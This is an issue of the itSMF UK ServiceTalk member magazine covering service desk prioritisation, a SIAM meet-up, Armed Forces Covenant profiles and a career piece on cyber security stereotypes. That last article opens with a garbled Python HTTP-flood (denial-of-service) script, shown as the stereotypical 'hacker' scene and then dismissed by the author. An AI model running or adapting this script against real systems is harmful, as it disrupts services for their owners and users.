

serviceTALK

Co-creating value within a community



The stereotype of cyber security

Armed Forces Covenant launch

An end to chased tickets: is there a silver bullet?



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Skills and Maturity



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
EVENTS HELD
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EDITORIAL

Welcome to the latest issue of *ServiceTalk*!

This edition of our member magazine is aimed at two audiences. The print version will be distributed to delegates at ITSM22 as part of their conference guide, while the digital version will be made available to all members via our website and social media. Either way, I hope you enjoy the content!

In this issue you will find information about recent events, enhancements to itSMF member services, news from our member groups and the story behind our involvement in the Armed Forces Covenant.

We also have articles from three new authors:

- David Stewart discusses activity prioritisation and suggests some simple measures to avoid a ticket backlog on the service desk.
- David Barrow looks at value co-creation and explains how value-based Communities of Practice can play a role in helping all stakeholders to contribute to the service delivery process.
- Jordan Wray describes his journey into cyber security and dispels some of the misconceptions he discovered along the way.

It really is exciting to be able to introduce new voices to the pages of *ServiceTalk*, and indeed to welcome new speakers to our conference line-up. Around a third of the speakers at ITSM22 are appearing on our platform for the first time, bringing with them a wealth of knowledge and experience about all things service management.

That just begs the questions, would you like to be a contributor too? Could you provide some insights into the work of your service management team, the challenges you face and the solutions you've devised? Do you have a particular area of expertise or an unusual perspective that you would like to share? If so, just let us know.

Whether you'd like to 'put pen to paper' or speak at one of our events, there's always someone available to provide some tips or point you in the right direction. And look out for the Call for Speakers for ITSM23, which opens in January.

I look forward to hearing from you.



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The stereotype of cyber security



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
New introduction to Service Management Masterclass

While most of our member events are aimed at professionals with at least some experience of service management, we're often asked for a 'basics' session for graduates and apprentices, and also for those moving into ITSM from other areas of the business.

In response to this challenge, we recently launched our own 1-day Introduction to Service Management masterclass. Our initial pilot session in October filled up

within hours of being announced, and we're really delighted with the feedback received. Developed in conjunction with BT Enterprise and led by itSMF UK Board member Valerie Wilson, the event covers all the core processes and practices and how they fit together, helping to position the building blocks of service management in a way that is accessible to all.

We're looking to schedule some repeat sessions early next year, possibly with a



follow-up simulation event to help students put the theory into practice.

Watch this space for further details or contact events@itsmf.co.uk to register your interest.

Leadership council sets professional agenda

The itSMF UK Leadership Council is an initiative to bring together senior service management professionals from our member organisations, to discuss issues of common concern and help develop strategic guidance for the service management community.



Under the new chairmanship of Kevin Sharp, Head of Service Management, Group Technology, at Legal & General, the Council has recently been focusing on professional development and the core service management

roles that define our profession. This has long been a concern of itSMF members, who report difficulties with recruitment and with identifying a career path for service practitioners.

Other topics that are regularly on the LC agenda are extending service management practices into other areas of the enterprise, and how to engage senior stakeholders in developing new services for the business.

If you're part of your organisation's ITSM management team and would like to be a member of the Leadership Council, contact membership@itsmf.co.uk.

BT comes out tops in ITSM maturity assessment

We're delighted to announce that BT has become the very first organisation globally to complete a fully certified ITSM Maturity Assessment based on the PeopleCert/Axelos ITIL Maturity Model. Conducted by itSMF UK in our role as an Axelos Consulting Partner, the assessment is designed to measure an organisation's ability to deliver predictable outcomes, including on-time delivery, productivity, quality, compliance, and customer satisfaction.




Sean Burkinshaw, who led the assessment project from BT, said the assessment was further validation of BT's credentials in providing managed IT services to customers.

"It really demonstrates BT's maturity and industry standing in this area, and reinforces our ability to deliver mission-critical services to our customers. While this assessment

shows we are delivering a great service, we will also consider the suggested improvements so we can continue to provide the best for our customers."

itSMF UK General Manager, Graham McDonald commented "We've been delighted by the level of interest since we launched the maturity assessment earlier this year and are already scheduling assessments into 2023. For an organisation like BT to have confidence in itSMF UK to facilitate such an engagement is recognition of our team's efforts. To have received such positive feedback, and to be the very first ACP to conduct a certified assessment, validates our determination to ensure that our membership benefits portfolio remains fresh and innovative."

If you'd like further information about the maturity assessment service, please contact the office on 0118 918 6500 or membership@itsmf.co.uk



PSMF – a fresh look at professional competency



Echoing the Leadership Council call for a clearer focus on career development, our in-house Professional Service Management Framework (PSMF) has recently been realigned with the industry standard SFIA platform, which defines a huge range of industry roles and skills at up to 7 levels of competency.

Underpinned by the SkillsTX toolset, PSMF now offers two levels of support for professional development. PSMF Personal, which is available to all members, starts with an online self-assessment and encourages professionals to create their own skills profile and development plan. The plan then identifies further training and experience steps to help the individual gain their requisite skills.

With PSMF Business, organisations can take this one step further, managing and monitoring the skills development of their

team, with automated reporting, candidate matching, tailored training and much more. This is where PSMF really adds value in assisting businesses to bring a broad range of skills onboard.

The SkillsTX interface has recently been refreshed and now offers a more intuitive journey for those building a personal profile. Check out www.itsmf.co.uk/services/psmf/ for more information about undertaking a self-assessment or using PSMF to manage your team's skillset.



Events for all tastes

itSMF UK has always sought to provide the right information and guidance to members to help them excel in their service management roles, and to this end we've developed a range of webinars, masterclasses and forums to fit event need.

Our webinars – all free to members – offer a great opportunity to join one of our subject matter experts for a focused hour of content and Q&A. And after the event, a recording can be found in the member area of the website. Recent webinars have included topics such as FitSM, Value Stream Mapping, IT4IT, DevOps, a rethink of the CAB, and a focus on each of the ITIL 4 Managing Professional titles.

Our in-depth masterclasses take a fresh approach to the challenges faced by today's ITSM practitioners. They are presented by experienced facilitators from within the industry, providing real-world guidance and practical advice – with the objective of developing new skills and sharing experiences with other members.

Our online Service Management Forums offer a chance to explore different perspectives of a subject such as Cloud, Agile, or automation, with multiple speakers and round-table discussions. Unlike other events, SM Forums are open to both members and non-members.

We've been expanding our range of simulation events – all free to members – and can now offer a truly immersive experience to help professionals understand topics such as ITIL, DevOps, SAFe and SIAM.

Finally, our member-run events include both Communities of Practice (CoPs) and Regional Meet-ups:

- CoPs are designed specifically to bring together like-minded individuals to discuss new areas of service management practice and develop new guidance. Our range of CoPs will be changing in the coming months, so please keep an eye on the website for news.

- Member Meet-ups naturally became difficult during lockdown but are now springing up again around the regions. Take a look at the report from our recent SIAM event in Leeds, later in this issue.

We hope you can join us for one of our events in the near future. The list continues to expand, so please keep an eye on the website – www.itsmf.co.uk – for the latest news. The website also contains our blog spot where many of our facilitators share their thoughts and insights ahead of the events.



An end to chased tickets: is there a silver bullet?

Believe it or not, there is a cure-all for IT support's woes, and it's just a simple extension to what support teams currently do. David Stewart explains.

With some service tool configuration and a little customisation, the following can be achieved:

1. Reliable timeliness regardless of ticket age.
2. Continuously communicated expectations of when progression will happen.
3. Removal and reduction of support's biggest constraint – ticket ownership silos.
4. Bottleneck monitoring for flow management.
5. Accurate time-based metrics.
6. Exceptionally high service level target achievement.
7. SLA breach prevention.
8. Service portal purposing for urgent needs.

What needs fixing? Ticket prioritisation

Ticket prioritisation works to guide a first response, but if a ticket is not completed at that point, the only additional guidance is the service level target time and its breach warning. There is no guidance on when mid-lifecycle activity should happen.

Additionally, there is no means to identify and prioritise low impact urgent needs – the “quick fix” things that people need to be helped with straight away. So, for this kind of support, recipients must get hold of a service desk team member straight away, by using channels other than the service portal. Problem is, when there is a long wait time, a phone or chat channel is not reliable for urgent needs.

What is the fix? Activity prioritisation


Your service desk might have added some non-standard ticket lifecycle statuses, to provide a degree of ticket differentiation. Activity prioritisation takes this common enhancement a little further.

As long as a full set of lifecycle statuses is available covering what needs to happen next in all “new” and in-progress scenarios, they can be used for activity prioritisation.

In the basics, a level of priority is designated for each status; then support team members simply select an updated status each time a ticket is touched, and status queues are presented on a status priority dashboard for teams to work from. Lifecycle statuses are progressed onwards by working from left to right and top to bottom, with lower priority statuses (towards the right) being approached only periodically.

Don't own tickets. Own timeliness instead.

Personal ticket queues are perfect silos – highly inefficient and vulnerable. Unfortunately, they are a necessary constraint, unless, that is, a system of status prioritisation is introduced.



For a service desk, support tasks are relatively straightforward, and the team's skillset and knowledge tend to be similar. So from that perspective, it is generally not necessary to own tickets. In a status priority system (SPS), team-wide functional roles such as “triage” or “first-line” can be given responsibility for a sub-set of statuses that are relevant and appropriate for the role. By working in this way, assignment of tickets to ownership silos can be almost completely avoided.

Structured progression of statuses ensures timeliness, so timeliness is what teams own instead. Better still, in “control-by-role”, higher priority statuses are owned by more than one role, and in larger teams more than one person will cover a role, so ticket cover is multiplied, often many times over.


Multiplied ticket cover ensures progression of all open tickets even when individuals are pulled away from support or are on leave. This fulfils the team's purpose of always being able to meet needs and expectations, compromised only when work demands increase, or team cover is reduced.

But what about work accountability if tickets aren't owned?

In the siloed way of working, accountability might be pursued by measuring how many tickets are completed. It's not a good metric, however. When a ticket is closed, it is merely an aside to what teams do on the run-up to

completion. Furthermore, a closed ticket does not mean the recipient's need was met. Activity is what teams do to achieve that essential outcome.

Put differently, activity is where customer satisfaction is experienced, and activity




prioritisation makes sure it happens. Knowing how much activity is being carried out, and knowing when flow of activity has stalled, is far more useful and relevant than having a number for how many tickets are completed.


When journals and other “input” activity are measured, activity flow metrics are formed, including true “contribution recognition” that's unrelated to ticket ownership. Contribution recognition complements role-based ownership of status queues because more activity corresponds with more ticket (status) progression. And, correspondingly, this means a greater contribution towards the service customer experience. Activity performance matters. Closed tickets naturally follow.

An end to chased tickets: is there a silver bullet?

"I did much more work than this shows. It isn't relevant."



"I'm really pleased with how I contributed towards the end of the week. My manager will be too. Would be good if I can keep it up all week this week."



Portal purposing for urgent needs

Classifications of a well-designed service catalogue can be mapped to "urgent" status which, being at the highest level of status priority, can also be team-swarmed for quick response because all roles are responsible for picking up urgent tickets. Service customers are likely to prefer an immediate call back than to wait in a phone or chat queue when they have an urgent need.

Portal purposing for all needs

More broadly, a status priority system purposes a portal appropriately for all manner of service needs because service becomes reliable. Trusted as such, the phone channel could be taken out of mainstream use, removing this source of "queue jumping" that commonly reduces effective prioritisation and is the source of many negative service experiences due to wait time and phone call abandonment.

Even without control-by-role, the process can improve teamwork

At least some ticket ownership will always be necessary for upper support tiers. By using a team-wide status priority dashboard, colleagues see when their co-workers need assistance, particularly when checking the "progression breach" queue.

Rather than rely on team members to help one another, proactive teamwork can be embedded by establishing an upper tier role that is responsible for tickets that fall into progression breach regardless of who owns the ticket, thus preventing a backlog from building.

Conclusion

That's about it. IT support's most harmful issues are straightforward to fix.

Further information

Activity Prioritisation is explained further in the microlearning courses "Perfect Prioritisation in 10-minutes", and "IT Support Service High Performance Principles". See opimise.com for further details.



David Stewart is a service management consultant and the author of TOFT - 12 tool-based practices that fill incident and request management gaps.

The SPS super-power: automated status elevation

In more flexible service tools, each status can be configured with a progression threshold period, specifying how soon progression is expected. When a ticket's status is changed, a progression threshold timestamp is set.

Progression threshold timestamps provide for much improved prioritisation (sequencing) of ticket progression across status queues. Additionally, with an automation process to monitor timestamps and to set a "progression breach" state when the threshold period has elapsed, prompt progression is drawn in when a breach occurs because the progression breach state has a high level of status priority.

Expectation management

With the use of progression threshold timestamps, a ticket's information on a service portal can state something like:

"A team member will progress your ticket within 51 minutes from now. If not, your ticket will be escalated for urgent review. If your need is more urgent, please contact the team".

With expectations always set and timeliness ensured, backed-up by automated status elevation for exception management, service recipients might never again need to chase a response.

Accurate and high-performing time-based metrics


Each status should be mapped to whether it puts a ticket "on-hold". When a ticket's status is changed on every contact, as it is with activity prioritisation, on-hold periods will be accurately excluded from ticket duration, wholly validating a resolution SLA.

With activity prioritisation reducing duration for many tickets and, correspondingly, many more needs

successfully being met, SLA achievement will rise, opening scope for a much tighter SLA that reflects the true nature of how well service is delivered. The "watermelon effect" will decline because service experiences will be green inside.

SLA breach prevention

SLA breach prevention works in a similar way to automated status elevation but might include team-wide focus on progression (swarming) ahead of a breach. Additionally, with activity prioritisation, SLA breach warning events should be relatively rare, provided the SLA isn't tightened too much.



Tickets at a progression breach state are effectively in activity-level backlog. With adequate focus and all else being equal, ticket-level backlog cannot occur.

It's particularly important to maintain a complete set of statuses when progression thresholds are used, to ensure timeliness across the board.

Member meet-ups return with... 'All things SIAM'

For many years, regional meet-ups were the lifeblood of itSMF UK. During the Pandemic, we've turned to Zoom and Teams to share the collective expertise of our members; but there's nothing like an in-person event to provide the networking opportunity that the service management community really appreciates.

On Tuesday 13th September Leeds Building Society (LBS) hosted a return to the in-person format with a well-attended discussion of all things SIAM – Service Integration and Management.

This event was originally scheduled for March 2020, and subsequently postponed again in July of this year because of the extreme heatwave. But all 36 attendees agreed it was worth the wait, with representatives from BT Enterprise, BT Openreach, Fujitsu, NHS, CGI, Tata, Arcadis, Atkins SNC Lavin, University of Leeds and of course LBS itself.

The presenters were Tony Williams, ICT Programme Director at Sellafeld, Al Philpott, Head of the Service Advisory Practice at CGI, and Alex Harris, Platform Run Lead - Mortgage Originations at LBS.

All speakers emphasised the importance of focusing on people, managing change, and communicating a clear, shared vision of any new SIAM initiative, according to LBS's Lee Young:

"I liked Tony's suggestion of bringing together suppliers in a monthly collaboration forum to ensure suppliers play nicely. Otherwise the only time they meet is when something goes wrong which is perhaps not the most conducive environment to learn to collaborate with each other!"

Al's presentation made the very strong point that SIAM has been heavily focused on 'run' elements of the business (i.e. keeping the lights on). Maturing SIAM needs to focus on Service Transition and the concept of a Transition Squad to bring together non-functional and non-IT elements such as commercial, finance, people and business process change. Any of them are just as likely to derail your initiative as an IT issue.

From Alex's presentation, I took away the importance of building supplier relationships - when you call them at 5pm on a Friday it's Alex calling, not LBS. Engendering TRUST through a good relationship is a huge element of that.

"From the discussion I gathered that the audience favoured an internal service integrator ('they bleed the same colour as the customer') but accepted that hybrid was often a necessary starting point due to a lack of capability and experience of working a multi-supplier environment."

Another attendee, Richard Horton (itSMF UK board member and Service Delivery Manager at NIHR CRNCC at the University of Leeds), brought a number of colleagues to the event as their organisation has been discussing how to embrace SIAM:

"It's always interesting to hear how other organisations have been dealing with our common challenges. Sellafeld has particular constraints that don't apply to us but the principles that were described and the potential pitfalls that they had to navigate can still be applied in different contexts. We may not have the same safety critical infrastructure to protect but the principle of only using your most extreme governance protocols where you need to is relevant elsewhere."

I was also interested to hear how approaches to SIAM are evolving. We are not a large-scale organisation, so it was good to hear about smaller scale uses of SIAM principles within the Leeds Building Society and how they are delivering value. This show-cased the idea that a more incremental CSI type approach can work as an alternative to a big 'doing SIAM' project. There were some healthy reminders about

how challenging it is to employ effective end-to-end SLAs and the importance of only putting into contracts what you intend to measure."

Richard gave the final word to his colleagues from inside and outside ITSM:

From outside service management...

- "It made clear how early involvement of Service Management in business change can make a real difference"
- "The talk of T-shaped individuals rang true - it's part of what we were trying to achieve in attending this event ([see Barry Corless's blog on the subject for more information](#))"

From inside service management...


- "The event emphasised how much difference it makes when service management is involved in designing services that use multiple suppliers. Based on this session, we've identified some immediate opportunities for improving how to do things."
- "Doing this properly involves thinking differently about what we do and what our suppliers do."
- "This highlights the need to be more focused on contracts."
- "There's a lot to get to grips with. However process-focused we are, we can't get away from the need to work with people."

Many thanks to LBS for hosting this event and to regional chair Barry Corless for organising. Check out the **itSMF UK website** for further member events around the regions.

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Armed Forces Covenant: supporting those who serve

itSMF UK are pleased and proud to announce that we have signed the Armed Forces Covenant, which recognises the contribution and sacrifice made by Service personnel, reservists, veterans, the cadet movement and military families in defending our freedoms as a nation.



By signing the Covenant, our organisation agrees to help ensure that those who serve or have served are treated fairly and not disadvantaged in their day-to-day lives.

Specifically, itSMF UK will be:

- Promoting the Armed Forces Covenant, the Defence Employer Recognition Scheme and our support for the Armed Forces Community to our staff, members, partners and the wider public.
- Offering a discounted 'individual' membership fee for members of the Armed Forces Community looking to develop a career in, or simply learn more about, IT Service Management.
- Creating a dedicated Armed Forces 'Community of Practice' (CoP) group for members with an Armed Forces connection which will provide the opportunity to network, support one another, and attend focused events with guest presenters (online and in-person).



PROUDLY
SUPPORTING
THOSE WHO
SERVE.

Many of those who leave the Armed Forces move into a career in service management, and the technical and leadership skills developed in the Services can be particularly valuable to organisations with a service management function. Despite this synergy, it's not always easy for Service personnel to make the transition to a civilian role, and itSMF UK are committed to doing all we can to assist them.

This initiative is the brainchild of itSMF UK member Cristian Massey, Lead Service Delivery Manager at cinch and an Army reservist. Until recently Cristian chaired our Design & Transition Community of Practice and has taken on the task of getting the Armed Forces CoP off the ground; he will be reaching out to other service personnel within the membership and devising ways to attract others with a military background to our community.

Cristan is supported in this role by itSMF UK Board Member Valerie Wilson of BT, an ex-reservist and keen supporter of the Covenant who is actively involved in helping former military colleagues to find a new career in ITSM.

The story of how Val and Cristian made the transition from the Armed Forces to service management can be found below. If you're interested in finding out more about the new CoP, please contact membership@itsmf.co.uk

Cristan Massey – it's all about transferable skills

Cristan Massey says he owes a lot to the Army. Aside from his service management role at Cinch, Cristian is a reservist Non-Commissioned Officer and Physical Training Instructor at 75 Engineer Regiment, and he continues to enjoy the great synergy between the two sides of his career.

A cadet from the age of 12, Cristian joined the Army at 16. After basic training, he joined the Royal Engineers – a long-established regiment which builds bridges, roads and hospitals around the world and restores water supplies to those who need them. It was here that he started to develop the transferable skills that would prove so useful in his later career, as well as allowing him to focus on his love of technology; he once created an intranet for his unit and ensured

that the infrastructure was in place to support good communications.

Cristan left the regular Army after seven years, but soon switched his focus from PT to IT, finding that he had gained the confidence to explore exciting new lines of work despite lacking the formal qualifications that he thought he needed. This was the start of a career path that took him to the Department for Work and Pensions, FDM, Department of Education and Content + Cloud, before moving to his current role with the high-profile online car retail company Cinch.

Cristan had been out of the Army for less than a year before he returned part-time as a reservist, travelling to remote locations such as Kenya, the Falkland Islands, South Sudan and Belize. In South Sudan, he was part of an international effort to build a UN hospital – **read the full story**. It was here that he was able to develop his teamwork, resource & time management, and communication skills, as part of a group of highly focused specialists tasked with delivering a new facility in a very short period of time.

"The big discovery for me," he said, "was how many skills are transferable in both directions. Not only have I been able to use my military leadership knowledge to help shape my service management team, I've also been able to feed back knowledge gained in civvy street to my reservist activities. I'm passionate about helping

ex-service personnel to adjust to working life outside the Armed Forces, in the same way that my employers gave me to the opportunity to develop into new roles when I left the regular Army."

Cristan now devotes much of his spare time to presenting on the value of a military training for service management professionals. He was instrumental in itSMF UK's decision to sign the Armed Forces Covenant and is poised to launch a Military Community of Practice within the membership.

"Ex-service personnel and reservists bring such a lot of value to service management," he said, "and we should do everything we can to ease the transition from one world to the other."



Cristan Massey

Valerie Wilson – helping colleagues adjust to civilian life

Valerie Wilson is Head of Managed Services Operations at BT Enterprise and a member of the itSMF UK Board; but alongside her very busy work schedule, she retains an infectious enthusiasm for the military training which helped shape her career.

Keen on the Army from a very early age, Val became an air cadet during her school days and an officer cadet at Queens University. Val attended Sandhurst to complete her reservist officer training course whilst working at BT and she graduated with the Cane of Honour – awarded to the most accomplished student of each 100-strong intake – the only female from Northern Ireland to have won this accolade.

Val continued to juggle reservist duties with her BT role which had seen her being moved into a male dominated role leading a team of BT engineers – the first female at the time to accomplish this, driven by her experience in the Army. By the time she saw active service in Iraq in 2005, she was a Captain in the Artillery, and was stationed at Brigade Headquarters in Basra and away from BT for 12 months. This was a high-pressure role, she recalls, making sure that everything ran

smoothly for visiting dignitaries, but it was also one of the most memorable periods of her life.

After her tour of duty she decided to leave the Army to get married, and returned to her role at BT full time.

Many ex-servicemen and women struggle to adjust to civilian life, but Val believes their training makes them very well suited to service management. In more recent times she has helped to run transition workshops for individuals who are leaving the military – focusing on CVs and interviews, building their confidence and informing them of opportunities within BT that they can apply for.

They are encouraged to follow ITIL foundation training to give them the basics, and then to explore the numerous avenues that a large service management organisation like BT's has to offer.

For example, those with officer and leadership training are likely to be well suited to customer-facing roles, leadership or project management.

Similarly, former soldiers with a more technical background or trade often find a home in second and third-line support where they can put their analytical skills to good use on a specific technology. They often have

security clearance as well, which makes them attractive to Government teams.

"We often talk about command & control and teamwork in service management with the ability to work under pressure," Val concludes, "and no one understands those concepts as well as those with a military background. I'm delighted that itSMF UK has signed the Armed Forces Covenant to enhance the relationship between our two communities."



Valerie Wilson

The stereotype of cyber security



In this article, Jordan Wray describes his journey into cyber security and dispels some of the misconceptions he discovered along the way. Do you have an interesting role in service management? Was it all you expected it to be? Why not tell us more?

Sitting in a dark room with the only light coming from the laptop screen, it's extremely quiet but what would you expect at 2am? I'm wearing my black hoodie and of course have my hood up and glasses on. Having just identified the next target to hack, my fingers are now typing 50 lines of code every minute. The black background and coloured lines of code grow longer and longer on the screen...

```
import socket
import threading

target = '10.0.0.138'
ip = '182.21.20.32'
port = 80

def attack():
    while True:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target, port))
        s.sendto(("GET /" + target + " HTTP/1.1\r\n").encode('ascii'),
(target, port))
        s.sendto(("Host: " + ip + "\r\n\r\n").encode('ascii'), (target, port))
        s.close()for i in range(500):
            thread = threading.Thread(target=attack)
            thread.start()

attack_num = 0

def attack():
    while True:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((target, port))
        s.sendto(("GET /" + target + " HTTP/1.1\r\n").encode('ascii'),
(target, port))
        s.sendto(("Host: " + ip + "\r\n\r\n").encode('ascii'), (target, port))

global attack_num
attack_num += 1
print(attack_num)

s.close()
```

Now for the big moment, 3...2...1 execute! Hack complete.

Reality check: this is not cyber security. This is what I thought cyber security was before I set foot in the cyber world. That said, the stereotype which the movies portray doesn't exactly help as the typical 'hacker' is always sitting in a darkened room, wearing a hoodie and with tons of code flashing on the screen. They make it look so easy; the deed is done within minutes and that's all there is to it. Another stereotype of cyber security is that all hackers are unattractive geeky men, so called 'loners' who have allowed high-tech equipment to replace friends and family.

Let's try to put those stereotypes to one side for a minute and ask ourselves what is cyber security? As soon as people hear those words they automatically think of bad guys doing stuff they shouldn't be doing. In actual fact there are many different kinds of cyber security - too many for me to cover right now, unfortunately, but I will try to give you some insight into the main types.

First of all, what is a hacker? According to the Oxford Dictionary a hacker is "a person who uses a computer to gain unauthorised access to data". Whilst this is true it isn't as black and white as that (enjoy the pun!). There are three types of hackers: black hat, grey hat and white hat. A black hat hacker is someone who searches for vulnerabilities to exploit for

malicious reasons. This could be to steal data, cause disruption to systems or blackmail their target. A white hat hacker, also known as an ethical hacker, is someone who is hired to find vulnerabilities within a company's network or systems. Then they disclose their findings to the organisation, so that a patch can be applied and the exposure removed. Finally, a grey hat hacker is a mix of both black and white. Their intent is to find vulnerabilities which can be exploited but without malicious intent. They're 'grey' because the methods they use to find the vulnerabilities are often illegal or done without the knowledge or permission of the target.

From a high level the two main elements of cyber security are offensive (commonly known as 'red team') and defensive ('blue team'). As you can guess the red team are responsible for attacking systems and breaking the defences which have been set up by the target or company. The blue team are responsible for maintaining the internal network and defending against those attacks and potential threats. Obviously there is a lot more to it than just being offensive or defensive, but the majority of security professionals will fall under one of those categories.

My career started with a Higher-Level

Apprenticeship in Computing Infrastructures, supported by BT, which really laid the foundations for my later roles. I have always had an interest in cyber security (of course back then I still thought it was about hooded hackers) but I was curious to know how it all worked. After completing my apprenticeship, I was very grateful to get an opportunity to work on the defensive side in a team known as 'Protective Monitoring'.

Employed as a Cyber Security Analyst, I was responsible for identifying any malicious activity across our customer networks, raising the alarm, and then investigating the extent of the problem. In short, I loved it! I was looking at alerts and reports, deciding whether anyone was trying to 'hack' into our systems externally, but also checking that nobody inside our company was doing anything they shouldn't have been doing.

